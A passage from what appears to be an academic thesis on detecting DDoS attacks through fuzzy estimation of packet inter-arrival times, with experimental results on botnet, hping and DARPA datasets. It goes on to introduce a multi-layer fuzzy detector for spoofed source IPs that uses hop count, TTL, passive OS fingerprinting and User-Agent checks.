t_c and α-cuts were calculated according to the approach described in Section 3.2.1. t_c for normal traffic was calculated during the busiest hours of the server. Then this attribute was converted to a fuzzy estimator and consequently the values were used to identify the IPs involved in the DDoS in the imported dataset as follows. Firstly, the α-cut boundaries were calculated in line with Figure 3.3 presented below. The peak of the curves denotes the expected mean value of t_c. This value essentially splits the graph into two areas. Values of t_c residing on the left side of $\overline{t_c}$ are considered to be DDoS attacks. Values of t_c residing on the right side of $\overline{t_c}$ have a degree of possibility to be a DDoS attack. More analytically the α-cuts were empirically obtained as follows. Normal traffic data were split into files with 500, 1000, 5000, 10000, 20000, 30000, 40000, 50000, 100000, 150000 and 200000 network packets – with each packet denoting a network event – and t_c graphs were produced for each of the files; the split allows us to consider the differences of the traffic as a finer granularity of the $\overline{t_c}$ can be achieved.

The Figures below present graphs that show in our sample 4 seconds of normal traffic corresponding to approximately 1000 packets (Figure 3.3) and 12 seconds normal traffic on a lesser busy period, corresponding to the same number of packets (Figure 3.4). It should be noted that the orders of $\overline{t_c}$ are comparable, as they are shown in a different scale of the x-axis.




Figure 3.3: 4 seconds of normal traffic t_c α-cuts




Figure 3.4: 12 seconds normal traffic t_c α-cuts

In contrast, the 4-second DDoS traffic contains more than 100000 packets in the csv file and the 12 seconds of DDoS traffic is in the area of 610000 packets in the file. The graphs or DDoS traffic are shown in Figure 3.5 and Figure 3.6.




Figure 3.5: 4 seconds DDoS traffic t_c α-cuts





Figure 3.6: 12 seconds DDoS traffic t_c α-cuts

From visually inspecting the above graphs it can be established that for up to a period of 2 seconds, the curve forms for DDoS and normal traffic are not particularly distinguishable; however, in the case of a DDoS, smaller values are considerably obtained. If the sample size is increased, then the results shown in Figure 3.3 are obtained, which it is expected as all our traffic is closer to $\overline{t_c}$. Similar results were obtained with the DARPA dataset. The dataset (LLS_DDOS_1.0-inside.dump) was slipt into chunks of 5000, 10000, 20000-100000, 150000 and 200000 packets which corresponded to approximately 2 minutes to 1.5 hour periods. The import time for each chunk ranged from less than half a second to 23 sec. It was established that 5000 packets for this dataset were sufficient to perform successful detection. The detection time was 2 sec.

3.4.3 Performance, accuracy and limitations

The execution of the implemented algorithm for our datasets took around 1 minute to import 610000 packets and 40 seconds to analyze them and return potential IPs that participate in the DDoS attack (Shaeles and Psaroudakis, 2011). The system used was Intel Core Quad Q9950 with 8GB of RAM. Both in terms of performance and accuracy, the proposed approach provided significant results as it could identify successfully 3/5, 5/5 or 5/6 IPs (depending on the dataset chunk) involved in the DDoS in 1.5 to 5.9 seconds respectively. The corresponding packet count ranges from 5000 to 20000.



C:\Users\Cyberacid\Desktop\ddos\data\dump-dos-

Imported Data For Process 00:17:07

timestamp	ip.src	ip.dst	tc
02:05:07	143.233.248.249	83.212.129.195	61
02:05:07	160.40.70.193	83.212.129.195	60
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53
02:05:05	192.108.114.112	83.212.129.195	53

Enter Start Time 02:05:05
Enter End Time 02:05:08
Enter Seconds 1

02:05:05
02:05:06
02:05:07
02:05:08

Tc avg 0,000491376528554771 v avg 104,386944444444 σ avg 137,945242314766

ip.src	total.counts	average.hit	possible.attack
192.108.114.112	41698	9,592786224758...	1
192.108.114.2	31498	0,000126992189...	1
192.108.114.39	21032	0,000190186382...	1
143.233.248.249	2	0,5	0
192.108.114.41	1567	0,002552648372...	0
207.46.204.236	2	0,5	0
66.249.66.97	10	0,2	0

Figure 3.7: Results from 4 seconds (100 000 packets)

Following the test results, it is evident that successful DDoS detection is possible after collecting about 5000 network events but best results occur after 20000 packets. With 20000 packets the computation was completed in 1.8 seconds. With respect to training, the detection requires a minimum of 5000 packets or 2 seconds worth of traffic. During a DDoS flood, 2 seconds of traffic may correspond to up to 100000 packets. This means that 20000 packets will be captured in 400ms. As such, the total time for detection is expected to be in the region of 2.4 seconds.

With respect to the DARPA dataset, the proposed method detected successfully the 2 attacking IPs and 4 spoofed IPs as false positives. According to the dataset description there were three attacking IPs, but the third one did not have any traffic to the victim server in the scenario that was investigated and therefore it was non-surprisingly not detected. Another point was that with the DARPA dataset the attacks were on various ports apart from port 80. Since the proposed method depends only on the arrival time, the attack was detected. As other ports (such as telnet and ftp) definitely do not follow a Poisson model, our results confirm the independence from the Poissonity requirement. It should also be noted that the historical data of the DARPA dataset were limited. 4 seconds worth of packets were used for the training which was sufficient to yield fairly accurate results. According to the DARPA dataset specifications, there were three offending IPs in total. Our method detected successfully the two IPs, but after inspecting the dataset it was observed that the third IP communicated only with the attack host rather than the victim server. As such, the effective success rate was 100%.

Table 3.1 presents a summary of the datasets and some quantitative attributes. There is a strong linear relation between the number of packets and analysis time. The total response time is proportional to the total number of unique IPs. Figures 3.8 and 3.9 show the representative relationships for our two datasets respectively.

Dataset	Time window (range)	Number of packets (range)	Analysis time (range)	Number of IPs found	Analysis time vs. no. of packets correlation coefficient	r^2
Low traffic period (botnet)	1-4sec	5K-100K	1-6ms	5/6 with 40K packets, 2sec training 5/6 with 20K packets, 5K packets training	0.994625245	0.9892
High traffic period (hping)	38-95sec	5K-100K	79-131 ms	2/2 for 10000 packets and over.	0.995133989	0.9902
MIT-DARPA LLS_DDOS_1.0	228-1933sec	5K-70K	122-10K ms	2/3 with 5000 packets	0.983643161	0.9675

Table 3.1. Dataset summary and findings




Figure 3.8: Processing overheads for botnet dataset (time vs. number of packets)




Figure 3.9: Total DDoS response time for syn flood attack using hping dataset (time vs. number of packets)

Comparing this method with other published research, it must be noted that all papers consulted on real time DDoS detection display their time performance abilities, but most of them do not explicitly state the data import delays. Naturally, data import delays are expected to be independent of the actual detection algorithm performance, but this chapter argues that when proposing a practical real time solution, the total time (or computational complexity) needs to be included, as the data import and preparation needs may be different for each detection algorithm. For instance, our implementation requires that the data are sorted by IP numbers. Although an efficient sorting algorithm is used, the overheads due to the sorting complexity are present and cannot be avoided. As such, the total response times presented above include also data import delays. For example, Gavrilis and Dermatas (2005) who develop an efficient and effective neural network classifier, claim DDoS detection within a 6 second window, but there is no information on the total time. If it is assumed that this 6 second window is the best case scenario, then our proposed approach is about 2.5 times fold more efficient. Such significant difference is anticipated as our approach uses only one feature (arrival time).

In general the proposed method is prone to false positives for spoofed IPs or NAT arrangements. This is expected because of the limited granularity of attributes that the proposed method has. Real time detection methods are preferred to be susceptible to false positives which can later be corrected by other means (ex. packet inspection), rather than the opposite. As there is no silver bullet for DDoS detection, in production environments integrated threat management systems are needed including a component which focuses on the real timeliness of DDoS detection. IP spoofing would therefore need to be addressed by augmenting or integrating the proposed methods with other ones (see for example MIT's spoofer project, Beverly & Bauer, 2005) as well as network and firewall configurations (for example, block the 10.0.x.x and 192.168.x.x spoofed packets, or implement packet inspection).

Finally, in the case of flash crowds, it is expected that the method will detect this as DDoS but will not be able to classify any IP as an offending one. Flash crowds typically involve many IPs and do not make many requests per second per IP.

3.5 Conclusion

The method proposed in this chapter is capable of detecting a DDoS and identifying the malicious IPs before the victim service suffers from exhaustion of resources due to the attack. The empirical evaluation showed that the proposed method can have an over 80% success rate (which corresponds to 20% Type-II errors).

The method can run on a mid-range PC and can provide near-real time DDoS detection. However, its full potential would be appreciated if run on a higher end PC or by employing the parallel architecture of graphics cards. The current algorithm developed, can be easily transformed and implemented in NVidia’s CUDA framework and also a non-preemptive OS kernel is considered for future development. The non-preemptive kernel is required in order to improve the import and analysis times.

Although the proposed method uses the arrival time as the main metric for discriminating benign from DDoS traffic, it is expected that additional features will substantially improve the accuracy and possibly the speed of the proposed method, as it will require a smaller amount of data. In general, as this method is very accurate in detecting the DDoS attack and fairly accurate for identifying the offending IP addresses within strict time limits that allow the system to respond in real time, the identification challenge can be further refined by the application of other methods. The proposed method depends upon the time parameter (and more specifically on packet inter-arrival times) so a finer granularity by introducing other aspects (ex. packet parameters, protocols and so forth) is expected to improve the identification accuracy. Also, as it is mentioned, in our limitations it was observed that this method did not distinguish spoofed traffic from normal or attack traffic. Chapter 4 below will attempt to address this issue.

Chapter 4:

An improved IP spoofing detection method for web DDoS attacks

4

4.1 Introduction

A common defence mechanism against DDoS attacks is to block the offending source IPs. However, attacks have evolved to employ IP spoofing, mainly as a way to defeat such mechanisms (Yaar et al., 2003). Also, as Thing et al. (2007) reveal, bots often utilise random spoofing, subnet spoofing or fixed spoofing in DDoS attacks in order to hide their identity and make mitigating DDoS attack harder. Although ingress and egress filtering can help significantly towards minimizing the problem, the potential for IP spoofing still exists (Ehrenkranz and Li, 2009). According to the MIT Spoofer Project, which provides an aggregate view of ingress, egress filtering and IP spoofing on the Internet, 23% of Autonomous Systems, and 16.8% of IP Addresses are spoof able; this means that an estimated 560 million out of 3.32 billion IP Addresses can still be spoofed (MIT, 2013).

As such, the aim of this chapter is to propose an IP spoofing detection model for web-based DDoS attacks. The proposed work is an extension of Chapter 3, where a DDoS detection mechanism was proposed based on fuzzy estimators on the mean time between network events. The inability to identify spoofed IPs and remove false positives generated by spoofed traffic was a limitation of the method proposed in the previous Chapter and the purpose of the present Chapter.

4.2 Related Work

A considerable amount of literature has been published on identifying spoofed IPs in DDoS attacks. These methods can be divided into two categories: Router Based and Host based (Ehrenkranz and Li, 2009). The main difference between these is that the former needs routers software modification, whereas the latter can run on an end host as a program.

Pi and StackPi (Yaar et al., 2003, 2006) is a Router Based approach, which introduces a new packet marking mechanism where a fingerprint is embedded in each packet to identify the path it takes through the Internet. Following a similar approach, Ali et al. (2007) have tried to detect spoofed IPs at the source network based on their arrival rate threshold and at a victim network by marking spoof packets based on the IP source arrival rate using their respective TTL value. Using cryptographic techniques to encrypt hop count and router to maintain the Hop count to IP address tables, KrishnaKumar et al. (2010) have also tried to defend against spoof IPs in a DDoS attack. In addition, a novel defence mechanism was proposed by Wei et al. (2008); this new mechanism makes use of the edge routers that connect end hosts to the Internet to store and detect whether the outgoing SYN, ACK or incoming SYN/ACK segment is valid. This is accomplished by maintaining a mapping table of the outgoing SYN segments and incoming SYN/ACK segments and by establishing the destination and source IP address database. All these ideas are really interesting and promising but they are difficult to implement in real life, as they require modifications of networking infrastructure on a global scale.

Host Based approaches have also attracted significant interest by research communities. Wang et al. (2007) were the first to propose a novel Hop Count-based Filter (HCF) in the end system that builds an accurate IP-to-Hop Count (IP2HC) mapping table. The initial IP2HC was created using traceroute and GeoIP from actual hop-count distributions. Based on the IP2HC table, they compared the arriving TTL values to identify spoofed IPs. For example, if the arriving TTL was 60, the assumption would be that the initial TTL was 64, and the source IP was 4 hops away. A selection of concurrent traffic from different networks, but with exactly the same arriving TTL, would indicate a higher probability of spoofed traffic. Similarly, if the traceroute results reveal different hop count, this would also suggest spoofed traffic. They included a secure mechanism to update the IP2HC mapping table, and eventually protect it against poisoning attacks as well as take into account changes in dynamic network conditions. Although HCF was a significant first step, it had some limitations. First, it used strict TTL values, without margins for error, which made it prone to false positives and false negatives (Zhang et al., 2007). Also it did not check the OS of the source IP to validate the assumed initial TTL value. Continuing the example above, where the assumed initial TTL was 64 (the default initial TTL for Linux), it would be beneficial if the O/S of the packet was determined to validate the result. Furthermore, the method is memory and network intensive, which lowers performance as well as its resistance to a DDoS attack. DHCF (Wang et al., 2009) is an improved version of HCF, as it adopts a distributed model and has the advantage of overcoming the problems of exhausting network bandwidth and host resources at a single location. However, it would be worth investigating if alternative approaches with less memory and network intensive designs could potentially alleviate the problem. A probabilistic model was proposed by Swain and Sahoo (2009), who managed to reduce the computation and memory requirements of HCF, but they still have the low detection problems of the initial method.

Wu and Chen (2006) moved beyond the IP layer to improve detection of IP spoofing by adopting a multi-layer approach. They used HCF to block the majority of spoofed traffic and then a SYN Proxy Firewall on transmission layer to filter TCP Half-Open connections. The last step was to limit application layer DDoS traffic that uses legitimate HTTP requests. The three-layer inspection manages to improve detection, but the chapter does not specify how legitimate HTTP requests are distinguished from malicious ones. Also, the inherent limitations of HCF were not addressed. Zhang et al. (2007) have also adopted a multi-layer approach, by using an improved version of HCF, SYN cookies and a SYN proxy. The new method is called Hop Count Proxy (HCP) and it overcomes HCF's problem of strict TTL values by applying a wider TTL threshold. Also, a SYN proxy and SYN cookies are used to filter out malicious TCP Half Open connections. HCP regularly updates the IP2HC mapping table, when not under attack. In the drawbacks of HCP it can be added that it has some issues with machines behind NAT boxes leading in faulty results. Moreover O/S information is not used to validate the arriving TTL, which increases the risk for false negatives. Finally, the method is limited to the network and transport layers only, and not the application layer; hence it is more suitable as a SYN attack DDoS mitigation method.

Apart from adopting multi-layer approaches, Covarrubias et al. (2007) have tried to improve detection by using fuzzy logic along with HCF to setup a flexible threshold of decision. Their method will modify the routing table every time there is a change in Hop Count (HC) tables. However, the problems associated with HCF are still present.

To overcome the problems of router implementation the proposed method focuses on end host systems. It also adopts a multi-layer approach, by focusing on the link-layer, network, transport, and application layers, which have shown improved detection results. The novel contribution of this work is that it explores the extent to which additional metrics, such as Source MAC Address, OS information, GeoIP, or Web Browser Header information (User Agent) can help improve detection of IP spoofing. Finally, the proposed research also attempts to optimise performance, to allow the detection system to operate in DDoS attack conditions.

4.3 Fuzzy Hybrid Spoof Detector Conceptual Model

The proposed Fuzzy Hybrid Spoof Detector (FHSD) adopts a multi-layer approach to provide an efficient IP spoofing detection mechanism that is able to run under attack conditions. Therefore, the proposed approach needs to meet the following operational requirements:

Multi-layer approach based on Source MAC Address, hop-count, passive OS fingerprinting, HTTP User Agent, and HTTP Request method

Improve detection by cross checking hop-count with passive OS fingerprinting results and HTTP User Agent

Minimise network and resource requirements for repeated traceroute queries by considering GeoIP, subnet address, rather than queries for single IP Addresses.

Take into account changing network conditions and incomplete results by adopting flexible TTL values, along with GeoIP and subnet information for Hop counting.

The proposed hybrid multi-layer approach considers as input a large selection of metrics, such as Source MAC Address, hop count, passive OS fingerprinting, HTTP User Agent, and HTTP Request Method. The rationale for selecting Source MAC Address stems from Dumbare et al. (2012), which recognises the potential of pairing MAC and IP Addresses to control IP spoofing. Therefore, the proposed work aims to test this hypothesis. The reason behind using passive OS fingerprinting, and HTTP User Agent is to allow cross-checking of hop-count and HTTP User Agent with passive OS fingerprinting to lower false positives and false negatives. Changes in User Agent requests and User Request methods (POST, GET) are also considered to signify illegitimate HTTP traffic. This is based on the assumption that legitimate HTTP Requests will have lower variability than abnormal traffic (Kandula et al., 2005). Finally, calculating hop count is influenced by previous work on HCF and HCP (as discussed in section 2). In this case, the hop count method is optimised to reduce the number of slow and sometimes-incomplete traceroute queries, by looking up class C subnet addresses, rather than individual IP addresses. Also, GeoIP information provides an extra dimension on the geographical location of a subnet. The hop count method also adopts flexible TTL values, to take into account changing network conditions.

Figure 4.1 depicts the network flow diagram of the proposed model. According to Figure 4.1, the Fuzzy Hybrid Spoof Detector (FHSD) receives web traffic for inspection from the Firewall. FHSD then retrieves hop count information from the GeoIP Hop Count Update Module, which is responsible for the estimation of hop count and GeoIP Information. It initially checks if there is an existing entry in the Database for either the IP Address or the class C subnet, before initiating a GeoIP Hop Count query on the Internet. Once an answer is provided, the Database is updated and the relevant information is passed to FHSD, which in turn calculates the IP Risk for each IP Address. The IP Risk is saved in the Database, and it is used to distinguish legitimate traffic. When the IP Risk is HIGH, FHSD automatically assigns a firewall rule to reject traffic from this IP address, whereas legitimate traffic is allowed to progress to the web server. FHSD can be configured via a Web Report module, which provides configuration and logging functionality. The Network Administrator is able to monitor the results of the FHSD scoring using the Web Report Module. They can also issue blocking commands directly to the firewall, e.g. when FHSD misses malicious spoofed IPs that need to be blocked.




Figure 4.1: Network Flow datagram of our proposed method

Figure 4.2 illustrates the core modules of FHSD, where connection flows are buffered before they are passed for analysis. FHSD passes data to the analysis modules whenever one of the following conditions is met; either once the number of connections exceeds a certain threshold or after a specified amount of time elapses. Both metrics can be configurable, and the present chapter assumes a threshold of 10,000 connections and a time threshold of 2 seconds. The buffer

extracts the following data from raw traffic: a) IP Source, b) Source MAC Address, c) IP TTL, d) HTTP User Agent, and e) HTTP Request method.
Once buffer data is passed for analysis, three simultaneous processes start. The first process starts with MAC Address and IP pairing. This process checks data according to the list of MAC address of local systems, to detect compromised hosts in the local network that act as zombies. The second process uses passive OS fingerprints and compares them with the operating system information that is retrieved from the User Agent string. If the two values are equal, the result is set to 0; otherwise it is 1 until the IP is changed. Next the comparison continues through the TTL. The default initial TTL values of operating systems are considered, as shown in Table 4.1 (Lloyd, 2012), according to the results achieved from the second process. After initial TTL is set, the program checks for IP Hops. If it finds the hops for the particular IP, it uses it to find the difference between initial TTL and Hop Count. If the results are incomplete, it uses the subnet address instead or the Country and City, and considers TTL boundaries of ± 2, as per Zhang et al. (2007) and Technical Report 070529A (2007). This calculated TTL is compared with the TTL value reported in the Network Data to detect inconsistencies, and count the number of times that they change. The variability of TTL in a normal session is usually very low, where the TTL value largely stays unchanged, or sometimes moves up/down to 1 or 2 hops. Finally, the third process counts User Agent changes and frequency of User Request methods (POST, GET). Then, the results are collected and passed from a fuzzy rule set, as depicted in Figure 4.2. For the input membership function the triangular membership function is used (Figure 4.3).




Figure 4.2: FHSD module steps

Operating System	TCP	UDP	ICMP
Linux	64	64	255
FreeBSD	64	64	255
Mac OS X	64	64	255
Solaris	255	255	255
Windows 95/98/ME	32	32	255
Windows XP,7,8, 2003, 2008	128	128	255

Table 4.1: Operating Systems TTL Values




Figure 4.3: Fuzzy Triangular Membership Function

The inputs were defined on a domain interval of 0-1. Each domain, except TTL Result and P0F Result that are Boolean, was divided into 3 regions of Low, Medium and High as shown in Figure 4.4 with the values given in Table 4.2. Note that Table 4.2 values can be changed according to the needs of the domain or the dataset. All input domains are normalized to the same input range. With the fuzzy input set the rules of the fuzzy system are constructed. Fuzzy rules are written using empirical network administrator experience. For the output, these rules are combined with Largest of Maximum (LoM) operator.

Linguistic Variable	Fuzzy Number
Low	0,0.1,0.2
Medium	0.16,0.3,0.4
High	0.36,0.7,1

Table 4.2 – Range of Input

To best understand these empirical rules an IP attack example is shown below.

Fuzzy IP http requests count Number = IP http requests count / TOTAL IP COUNTS

Fuzzy IP http empty requests count Number = IP http empty requests count /

TOTAL IP COUNTS

Fuzzy User Agent variation count Number = User Agent variation count / TOTAL IP COUNTS

Fuzzy IP TTL variation count Number = IP TTL variation count / TOTAL IP COUNTS

The result of each variable is a number. This number is checked in the triangular membership function to find the Risk that is belonging. Then these results are passing from two rules:

Rule 1:
